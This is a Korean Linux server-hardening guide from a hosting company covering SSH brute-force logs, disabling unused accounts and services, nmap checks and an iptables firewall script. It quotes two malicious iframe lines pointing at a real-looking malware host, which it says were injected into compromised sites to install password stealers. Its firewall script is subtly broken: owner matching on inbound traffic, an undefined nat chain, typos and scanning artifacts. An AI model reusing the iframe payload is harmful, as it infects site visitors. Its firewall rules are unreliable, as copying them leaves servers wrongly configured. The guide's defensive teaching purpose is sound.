Myhosting
The Value IDC Hosting Company

마이호스팅 서버운영가이드 – 06호

리눅스편 – 리눅스 서버 기본 보안정책

이 문서는 최근 중국 등을 비롯한 외국의 공격자들로부터 우리나라 서버를 보호하는데 작은 도움이 되기 위해 작성된 것입니다. 특히, 악용될 소지가 높은 리눅스 서버를 대상으로 했습니다. Windows의 경우 악용될 소지가 리눅스보다 적기 때문에 리눅스 서버 보안책만 여기에 포함시켰습니다. 질문이 있는 분은 http://www.securityproof.net 게시판에 글 남겨주시기 바랍니다.

[목 차]

머리말

최근 중국 해커들의 국내 서버에 대한 공격이 날로 증가하고 있습니다. 이에 따른 피해도 증가하고 있습니다. 보통 유럽이나 남미의 해커들의 경우 서버를 공격한 후 웹 페이지를 변조하여 자신들의 흔적을 남겨 사후 수습이 상대적으로 신속하게 이루어질 수 있었습니다.

그러나 중국 해커들의 경우 공격한 서버의 웹 페이지를 변조하는 일은 상대적으로 드물며, 공격한 서버를 추후 공격에 악용하기 위해 백도어를 설치하거나 웹 페이지에 악성 스크립트를 설치하는 경우가 빈번합니다. 가장 최근 MBC ESPN 등의 경우도 마찬가지였습니다. 서버가 공격을 당한 후 중국의 해커들은 백도어를 설치하고, 웹 페이지에 다음과 같은 악성 설치했습니다.

<iframe src=http://gua.wocaloe.com/asp/muma.htm>
<iframe src=http://gua.wocaloe.com/asp/index.htm>

이 악성 스크립트가 설치되어 있는 페이지를 방문하게 되면 악성 프로그램이 사용자의 시스템에 자동 설치되고, 이 결과 시스템의 정보와 개인이 사용하는 각종 패스워드가 공격자에게 노출되게 됩니다. 패스워드를 확보한 중국의 공격자는 게임 사이트의 아이디와 패스워드를 금전 거래에 사용하기도 했습니다.

아직도 이 악성 코드가 그대로 남아 있는 사이트가 있을 것으로 짐작됩니다. 패치가 되지 않은 Windows 시스템을 사용하고 있는 사용자가 그런 사이트에 접속하게 되면 계속적인 피해가 걱정됩니다. 그래서 웹 관리자는 사이트의 모든 소스를 확인할 필요가 있습니다. 관리자 자신이 삽입하지 않은 코드가 있다면 반드시 확인하여 없애야 할 것입니다.

중국의 해커들이 최근 가장 많이 사용하고 있는 공격 방법 중 어느정도 그 실체가 드러난 것은 대략 두 가지입니다. 서버 관리자들은 잘 알겠지만 첫 번째는 ssh bruteforce attack입니다. 이것은 /etc/passwd 파일에 등록되어 있는 각 계정과 패스워드를 무작위 대입 방법을 사용하여 서버에 접속하는 방법입니다. 이 공격을 하면 다음과 같은 로그가 /var/log/secure 파일에 남습니다.

Jul 25 08:31:32 localhost sshd[23569]: Failed password for invalid user samba from ::ffff:211.140.122.36 port 56974 ssh2
Jul 25 08:31:33 localhost sshd[23572]: Invalid user wwwrun from ::ffff:211.140.122.36
Jul 25 08:31:36 localhost sshd[23572]: Failed password for invalid user wwwrun from ::ffff:211.140.122.36 port 57533 ssh2
Jul 25 08:31:37 localhost sshd[23575]: Invalid user ldap from ::ffff:211.140.122.36
Jul 25 08:31:40 localhost sshd[23575]: Failed password for invalid user ldap from ::ffff:211.140.122.36 port 57725 ssh2
Jul 25 08:31:41 localhost sshd[23578]: Invalid user squid from ::ffff:211.140.122.36
Jul 25 08:31:43 localhost sshd[23578]: Failed password for invalid user squid from ::ffff:211.140.122.36 port 58279 ssh2

Jul 25 08:31:45 localhost sshd[23581]: Invalid user news from ::ffff:211.140.122.36
Jul 25 08:31:47 localhost sshd[23581]: Failed password for invalid user news from ::ffff:211.140.122.36 port 58440 ssh2
Jul 25 08:31:48 localhost sshd[23584]: Invalid user lp from ::ffff:211.140.122.36
Jul 25 08:31:51 localhost sshd[23584]: Failed password for invalid user lp from ::ffff:211.140.122.36 port 58991 ssh2
Jul 25 08:31:55 localhost sshd[23587]: Failed password for mail from ::ffff:211.140.122.36 port 59142 ssh2
Jul 25 08:31:56 localhost sshd[23589]: Invalid user yahoo from ::ffff:211.140.122.36
Jul 25 08:31:58 localhost sshd[23589]: Failed password for invalid user yahoo from ::ffff:211.140.122.36 port 59707 ssh2
Jul 25 08:32:02 localhost sshd[23592]: Failed password for bin from ::ffff:211.140.122.36 port 59854 ssh2
Jul 25 08:32:04 localhost sshd[23594]: Invalid user postfix from ::ffff:211.140.122.36
Jul 25 08:32:07 localhost sshd[23594]: Failed password for invalid user postfix from ::ffff:211.140.122.36 port 60430 ssh2
Jul 25 08:32:08 localhost sshd[23597]: Invalid user mailman from ::ffff:211.140.122.36
Jul 25 08:32:10 localhost sshd[23597]: Failed password for invalid user mailman from ::ffff:211.140.122.36 port 60991 ssh2
Jul 25 08:32:15 localhost sshd[23600]: Invalid user kathi from ::ffff:211.140.122.36

이 로그에 남아 있는 아이피를 조사해보면 중국 아이피임을 알 수 있습니다. 실제 이 공격에 의해 한번에 10개의 서버가 당한 경우도 있었습니다. 이에 대한 대비책으로 /etc/passwd 파일에 사용되지 않는 계정 앞에 comment 처리를 하고, 사용되는 계정의 패스워드는 ssh bruteforce attack에 사용되는 사전파일에 나오지 않는 강력한 패스워드를 사용해야 합니다. 강력한 패스워드란 흔한 사람 이름이나 지역 이름, 그리고 일반적으로 많이 사용되는 영어단어를 제외한 특수문자와의 조합을 말합니다.

/etc/passwd 파일에 사용되지 않는 계정 앞에 comment 처리는 다음과 같이 쉽게 할 수 있습니다. 먼저 /etc/passwd 파일을 보면 다음과 같습니다. 다음 예는 securityproof에서 제공하고 있는 테마해킹 서버의 내용으로, 보안 설정이 거의 되어 있지 않은 경우입니다.

```
[root@localhost root]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

```
nobody:x:99:99:Nobody:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/bin/bash
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/html/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
amanda:x:33:6:Amanda user:/var/lib/amanda:/bin/bash
canna:x:39:39:Canna Service User:/var/lib/canna:/sbin/nologin
wnn:x:49:49:Wnn System Account:/home/wnn:/sbin/nologin
fax:x:78:78:mgetty fax spool user:/var/spool/fax:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nut:x:57:57:Network UPS Tools:/var/lib/ups:/bin/false
ldap:x:55:55:LDAP User:/var/lib/ldap:/bin/false
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
ident:x:98:98:pident user:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/var/mailman:/bin/false
privoxy:x:73:73::/etc/privoxy:/sbin/nologin
pvm:x:24:24::/usr/share/pvm3:/bin/bash
desktop:x:80:80:desktop:/var/lib/menu/kde:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
securityproof:x:500:500:securityproof:/home/securityproof:/bin/bash
[root@localhost root]#
```

여기서 사용되지 않는 계정들이 쉘을 사용하고 있는 것을 볼 수 있습니다. 서버에 사용되지 않는 계정은 다음과 같이 모두 앞에 comment 처리를 합니다.

- 이상 생략 -


```
# postfix:x:89:89::/var/spool/postfix:/sbin/nologin
# mailman:x:41:41:GNU Mailing List Manager:/var/mailman:/bin/false
# privoxy:x:73:73::/etc/privoxy:/sbin/nologin
# pvm:x:24:24::/usr/share/pvm3:/bin/bash
```

- 이하 생략 -

두 번째로 많이 사용되고 있는 것은 자동화된 공격툴입니다. 현재 가장 많이 사용되고 있는 자동화된 공격툴은 HDSI, MSSQL WEB SHELL, NBSI 등을 비롯한 툴들이 있습니다. 이 툴들의 공통점은 자동화된 웹해킹을 실행하고, 이를 통해 각종 데이터베이스의 정보를 빼 간다는 것입니다. 데이터베이스에는 각종 중요한 정보들이 들어 있습니다. 만약 그 정보들이 암호화되어 있지 않다면 심각한 결과를 초래할 수도 있습니다. 또한 웹 쉘을 이용해 로컬 공격을 실행하고, 이를 통해 시스템 전체를 장악한다는 것입니다.

[그림1. HDSI]

또 다른 한 예는 자동화된 SQL Injection 공격툴입니다.



[그림2. MSSQL WEB SHELL]

최근 언론의 발표에서 중국 해커들이 우리나라의 서버를 경유지로 이용하여 일본의 서버를 일제히 공격하겠다는 소식이 전해졌습니다. 일본에서 중국의 아이피를 차단하기 때문에 우리나라의 서버를 경유지로 삼겠다는 것입니다. 여태까지 수 없이 우리나라의 서버들은 외국 크래커들의 경유지로 사용되어 왔습니다. 이것은 인터넷 강국이라 불리는 우리나라의 자존심을 무너지게 하는 것입니다. 자존심은 차치하고, 중요한 정보들이 빠져나가 많은 피해자들이 생기고 있다는 것입니다.

우리나라의 자존심을 지키고, 각종 주요 정보가 빠져나가는 일이 없도록 하며, 피해를 최소화하기 위해 securityproof는 리눅스 보안 지침서를 만들었습니다. securityproof는 보안회사 직원들, 보안 전문가, 선의의 해커들이 모여 운영되는 보안 포탈 사이트입니다. 이 작은 보안 지침서가 우리나라의 보안을 지키는데 작은 도움이 될 수 있으면 기쁘겠습니다. 앞으로도 우리나라의 보안을 위해 securityproof는 최선을 다할 것입니다.

1. 방화벽 설치 및 운영

방화벽이라고 하면 어렵게만 들릴 수 있으나, 가장 기본적이면서 효율적인 운영 원칙만을 세운다면 그렇게 어렵지 않을 수 있습니다. 여기서 말하는 방화벽은 리눅스에 기본적으로 제공되는 iptables를 말합니다. iptables는 아주 강력한 기능을 제공합니다. iptables를 이용하여 방화벽을 운영하기 위해서 먼저 포트 스캐닝을 해봐야 합니다. 포트 스캐닝은 서버에서 제공하는 각종 서비스 데몬의 포트를 확인하는 것을 말합니다.

(1) 포트 스캐닝

대부분의 리눅스 서버에는 nmap이라는 툴이 설치되어 있습니다. 이 툴은 포트 스캐닝을 하여 열린 포트를 확인하고, 불필요한 서비스가 열려있지 않은지를 확인해줍니다. 다음과 같이 명령을 내려봅니다. 여러분들에 직접 입력해야 하는 부분은 파란색으로 표시하겠습니다.

```
[root@localhost root]# nmap localhost

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1593 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
23/tcp   open     telnet
25/tcp   open     smtp
80/tcp   open     http
3306/tcp open     mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 0.283 seconds
[root@localhost root]#
```

열린 포트를 확인해보니 ssh, telnet, smtp, http, mysql 등의 서비스가 제공되고 있는 것을 볼 수 있습니다. ssh와 telnet은 관리자나 사용자가 원격으로 서버에 접속하여 서버를 관리하는데 사용되는 것입니다. 여기서 문제가 되는 것은 telnet 서비스입니다. telnet이 문제가 되는 것은 사용자의 아이디나 패스워드가 스니핑이라는 공격을 통해 노출될 수 있기 때문입니다. 그래서 만약 telnet 서비스가 제공 있고, 불가피한 경우가 아니라면 이 서비스는 꺼두는 것이 좋습니다. 방법은 다음과 같습니다.

```
[root@localhost root]# /etc/rc.d/init.d/telnetd stop
telnetd 를 정지함:                                         [  확인  ]
[root@localhost root]#
```

그리고 파일 업로드를 위해 ftp를 사용하는 경우가 있습니다. 그러나 ssh에는 sftp 기능이 있습니다. 그래서 굳이 ftp를 사용할 필요가 없습니다. sftp를 이용하기 위해 SSH Secure Shell이라는 프로그램을 이용하면 됩니다. 사용법이 그렇게 어렵지 않으니 다음 링크를 누르시면 바로 다운받을 수 있습니다.

ftp://ftp.sogang.ac.kr/pub/ssh/SSHSecureShellClient-3.2.0.exe

그렇다면 ftp 서비스도 꺼두도록 합니다.

```
[root@localhost root]# /etc/rc.d/init.d/ftpd  stop
ftpd 를 정지함:                                            [  확인  ]
[root@localhost root]#
```

여기서 알아봐야 할 것은 각종 서비스 데몬 서비스의 실행과 중단을 하기 위해서는 어떻게 해야하는지 간단하게 알아봅니다. 먼저 다음과 같은 명령을 내립니다.

```
[root@localhost root]# cd /etc/rc.d/init.d
[root@localhost init.d]# ls
FreeWnn      crond      irda         lpd             ospf6d      ripngd        sshd
aep1000      cups       irqbalance   mailman         ospfd       routed        syslog
amd          dhcpd      iscsi        mars-nwe        pcmcia      rstatd        tux
anacron      dhcrelay   isdn         mdmonitor       portmap     rusersd       ups
apmd         firstboot  isicom       microcode_ctl   postfix     rwalld        vncserver
arpwatch     functions  kadmin       mysqld          postgresql  rwhod         vsftpd
atalk        gpm        kdcrotate    named           privoxy     saslauthd     winbind
atd          halt       keytable     netdump         psacct      sendmail      xfs
autofs       hpoj       killall      netdump-server  pxe         single        xinetd
bcm5820      httpd      kprop        netfs           radvd       smartd        ypbind
bgpd         identd     krb524       network         random      smb           yppasswdd
bluetooth    innd       krb5kdc      nfs             rarpd       snmpd         ypserv
bootparamd   ip6tables  kudzu        nfslock         rawdevices  snmptrapd     ypxfrd
canna        ipchains   ldap         nscd            rhnsd       spamassassin  zebra
cpqarrayd    iptables   lisa         ntpd            ripd        squid
[root@localhost init.d]#
```

여러 가지 파일들이 보입니다. 이 파일들이 각 서비스의 데몬을 실행시키고 중단시키는데 사용됩니다. 데몬을 실행시키기 위해서는 start, 중단시키기 위해서는 stop, 다시 시작시키기 위해서는 restart를 누르면 됩니다. 한가지 예로 가장 많이 사용되는 웹 서비스 데몬인 httpd 데몬을 실행 및 중단, 그리고 다시 실행시켜보도록 하겠습니다.

```
[root@localhost init.d]# /etc/rc.d/init.d/httpd start
```

```
httpd (을)를 시작합니다:                                  [  확인  ]
[root@localhost init.d]# /etc/rc.d/init.d/httpd stop
httpd 를 정지함:                                           [  확인  ]
[root@localhost init.d]# /etc/rc.d/init.d/httpd restart
httpd 를 정지함:                                           [실패]
httpd (을)를 시작합니다:                                  [  확인  ]
[root@localhost init.d]#
```

그렇게 어렵지 않습니다. 이런 식으로 하면 지금 현재 실행 중인 불필요한 서비스를 꺼둘 수 있습니다. 그럼 다시 포트 스캐닝을 해보도록 하겠습니다.

```
[root@localhost root]# nmap localhost

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1593 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
22/tcp   open     ssh
25/tcp   open     smtp
80/tcp   open     http
3306/tcp open     mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 0.283 seconds
[root@localhost root]#
```

메일 서버를 운영하지 않는다면 메일 서버도 꺼두도록 합니다. 한 가지 제안하고자 한다면 굳이 서버에 메일 서버를 운영할 필요가 없다고 생각합니다. 요즘 hotmail이나 gmail과 같은 메일 서비스를 제공하는 곳이 많이 있기 때문에 굳이 메일 서버를 소규모 서버에서 운영할 필요를 느끼지 못합니다.

```
[root@localhost init.d]# /etc/rc.d/init.d/sendmail stop
sendmail를 종료하고 있습니다:                              [  확인  ]
sm-client을 종료하고 있습니다:                             [실패]
[root@localhost init.d]#
```

다시 최종 포트스캐닝을 합니다.

```
[root@localhost root]# nmap localhost
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1593 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
3306/tcp open     mysql
Nmap run completed -- 1 IP address (1 host up) scanned in 0.283 seconds
[root@localhost root]#
```

이제 다시 확인을 해보니 서버에 원격으로 접속하여 관리를 할 수 있는 ssh 서비스가 돌아가고 있고, 웹 서버가 돌아가고 있으며, 홈페이지에서 보드를 운영할 수 있도록 mysql 서버도 돌아가고 있습니다. 사실 이 세가지 포트만 열려 있다면 홈페이지를 운영하는데 아무런 지장이 없습니다.

(2) 사용자 및 그룹 확인

여기서는 방화벽 설정을 할 때 특정 사용자만 접속하도록 설정하기 위한 정보를 알아볼 것입니다. 여기서 특정 사용자란 root와 웹 서버를 운영하는 사용자를 말합니다. 사실 콘솔에서 작업을 할 때는 root로 접속하지 않는 것이 보안을 위해 좋습니다. 하지만 어떨 경우 root로 접속해야 하는 경우가 있습니다. 그래서 여기서는 root와 웹 서버를 운영하는 사용자 두 사람만이 ssh로 접속할 수 있게 하는데 필요한 정보를 알아볼 것입니다. 먼저 /etc/passwd 파일의 내용을 확인합니다. 한가지 팁을 말하자면, 사용하지 않는 서비스 앞에 #를 붙이는 것이 좋습니다.

```
[root@localhost root]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
- 중략 -

radvd:x:75:75:radvd user:/:/sbin/nologin
securityproof:x:500:500:securityproof:/home/securityproof:/bin/bash
[root@localhost root]#
```

위의 결과를 보면 root 부분에 0이 보입니다. 그리고 securityproof에는 500이 보입니다. 이것을 잘 봐두시기 바랍니다. 이제 방화벽 설정 준비가 다 되었습니다.

(3) 방화벽 설정

지금 돌아가고 있는 서비스는 ssh, http, mysql 서버입니다. 여기에 대한 기본 설정과 해커들이 공격을 위해 사전에 반드시 하는 것이 있는데, 그것은 바로 포트 스캐닝입니다. 보안 관리자가 보안을 위해 열린 포트를 확인하듯, 공격자도 공격을 위해 포트 스캐닝을 합니다.
그런데 만약 포트 스캐닝을 해서 공격자가 원하는 결과를 얻지 못할 경우 성공적인 공격을 할 수 없을 것입니다. 그래서 포트 스캐닝을 하더라도 원하는 결과를 얻지 못하도록 방화벽에 설정할 것입니다. 다시 말하지만 방화벽 설정은 그렇게 어려운 것이 아니니 겁먹지 말고 하나씩 따라 해보시기 바랍니다.

우선 iptables라는 것이 어디에 있는지 확인해봅니다.

```
[root@localhost root]# which iptables
/sbin/iptables
[root@localhost root]#
```

확인해보니 /sbin 디렉토리에 있다는 것을 알 수 있습니다. 다음은 스크립트로 만든 방화벽 구성입니다. 여러분들은 word나 아니면 메모장에 작성하여 나중에 서버에 붙이면 됩니다. 먼저 메모장을 열어 다음과 같이 작성합니다. 작성할 때는 자기의 서버에 맞게 설정하는데, 만약 열린 포트가 22, 80, 3306이라면 다음과 같이 그대로 해도 무관할 것입니다. 일단 아래의 스크립트에서 알아둘 것은 #은 코멘트를 달아둔 것입니다. 이것은 실제로 실행이 안되는 것입니다. 필요한 부분은 파란색으로 표시합니다. 한가지 명심해야할 것은 여러분들이 사용하시는 시스템 설정이나 iptables의 버전에 따라 아래의 일부 방화벽 정책이나 syntax가 지원되지 않을 수 있습니다. 그래서 http://iptables-tutorial.frozentux.net/iptables-tutorial.html를 참고하셔서 여러분의 시스템에 맞게 설정하시기 바랍니다.

```
#!/bin/sh

#
# by securityproof.net (securityproof@hotmail.com)
#
# 기존의 정책을 초기화

/sbin/iptables -F

#
#########################
# 포트 스캐닝 방지를 위한 설정
#########################
#
```

```
/sbin/iptables -A INPUT -d 0.0.0.0/0 -p icmp -j DROP

# DoS 공격 방지를 위한 설정
# DoS 공격은 서비스를 원활히 운영하지 못하게 하기 때문에
# DoS 공격을 받으면 사이트의 신뢰성을 잃게 됨.
# iptables 버전에 따라 지원되지 않을 수도 있습니다.

/sbin/iptables –t nat –A syn-flood –m limit –limit 12/s \ --limit-burst 24 –j RETURN
/sbin/iptables -t nat –A syn-flood –j DROP

#
#################
# ssh(port 22) 정책
#################
#
# 만약 관리자가 고정 아이피를 사용할 경우, 그 아이피만 사용하게 함
# 211.123.123.123라는 아이피 대신 여러분들의 아이피를 써줍니다.

# /sbin/iptables -A INPUT -p tcp --dport 22 -s 211.123.123.123 -j ACCEPT

# 그러나 여러분들이 다른 곳에 가서 서버에 접속할 경우가 있기 때문에

# 이 아이피를 사용하는 곳에 있을 경우 앞의 #를 없애고 실행하며

# 그렇지 않을 경우는 #을 붙여두는 것이 좋을 것입니다.

#

## 이제 특정 사용자만 접속하도록 설정합니다.

# 이는 앞에서 /etc/passwd 파일에 대해 알아볼 때 확인해둔 것입니다.

# root와securityproof가 접속 가능합니다.

# 여러분들은 여러분들의 서버에 맞게 설정하면 됩니다.

# 여기서 여러분들이 고쳐야 할 것은 securityproof에 대한 것이 500입니다.

# 대부분 사용자를 추가하면 500, 501.. 이런 식으로 나갑니다.

# 여러분들이 접속을 허용할 사용자에 해당하는 수를 500 대신 사용하면 됩니다.

# 시스템 설정이나 버전에 따라 –m옵션 부분이 지원되지 않을 수 있습니다.


/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT


/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 500 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 500 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 500 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 500 -j REJECT
```

```
#
###############
# mySQL 정책
###############
#

/sbin/iptables -A INPUT -p tcp --dport 3306 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 3306 -j REJECT

# 끝
```

이제 최종 정리를 해보도록 하겠습니다.

```
*********************************************************************************
#!/bin/sh

# 기존의 정책을 초기화
/sbin/iptables -F
# 포트 스캐닝 방지를 위한 설정
/sbin/iptables -A INPUT -d 0.0.0.0/0 -p icmp -j DROP

# DoS 공격 방지를 위한 설정
/sbin/iptables -t nat -A syn-flood -m limit -limit 12/s W --limit-burst 24 -j RETURN
/sbin/iptables -t nat -A syn-flood -j DROP

# ssh 정책
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT

/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 500 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 500 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 500 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 500 -j REJECT

# mySQL 정책
/sbin/iptables -A INPUT -p tcp --dport 3306 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 3306 -j REJECT

*********************************************************************************
```

이제 만들어진 스크립트를 서버에서 실행을 합니다.

```
[root@localhost root]# cat > firewall
#!/bin/sh
```

```
# 기존의 정책을 초기화
/sbin/iptables -F

# 포트 스캐닝 방지를 위한 설정
/sbin/iptables -A INPUT -d 0.0.0.0/0 -p icmp -j DROP

# DoS 공격 방지를 위한 설정
/sbin/iptables -t nat -A syn-flood -m limit -limit 12/s ₩ --limit-burst 24 -j RETURN
/sbin/iptables -t nat -A syn-flood -j DROP

# ssh 정책
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 0 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 0 -j ACCEPT

/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --uid-owner 500 -j ACCEPT
/sbin/iptables -A INPUT -p tcp --dport 22 -m owner --gid-owner 500 -j ACCEPT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --uid-owner 500 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 22 -m owner --gid-owner 500 -j REJECT

# mySQL 정책
/sbin/iptables -A INPUT -p tcp --dport 3306 -j REJECT
/sbin/iptables -A OUTPUT -p tcp --dport 3306 -j REJECT

[root@localhost root]# chmod 700 firewall
[root@localhost root]# ./firewall
```

이제 다시 포트 스캐닝을 하여 포트의 상태를 알아봅니다.

```
[root@localhost root]# nmap localhost

Starting nmap 3.70 ( http://www.insecure.org/nmap/ )
Note: Host seems down. If it is really up, but blocking our ping probes, try -P0
Nmap run completed -- 1 IP address (0 hosts up) scanned in 0.117 seconds
[root@localhost root]#
```

방화벽 설정으로 인해 로컬에서 nmap을 돌려도 그 결과가 나오질 않습니다. 그래서 -P0옵션을 붙여 스캐닝을 해봅니다.

```
[root@localhost root]# nmap -P0 localhost
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1593 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
3306/tcp filtered mysql

Nmap run completed -- 1 IP address (1 host up) scanned in 0.294 seconds
[root@localhost root]#
```

설정한 부분이 보입니다. mysql 부분을 보면 필터링이 되고 있습니다. 물론 다른 설정도 제대로 돌아가고 있습니다. 좀 있다가 알아볼 porsentry와 iptables가 조화를 이루어 실행되면 아주 강력한 보안 정책이 수립됩니다. 외부 네트워크에서 -P0옵션을 붙여 스캐닝을 하더라도 그 결과는 보이지 않을 것입니다.

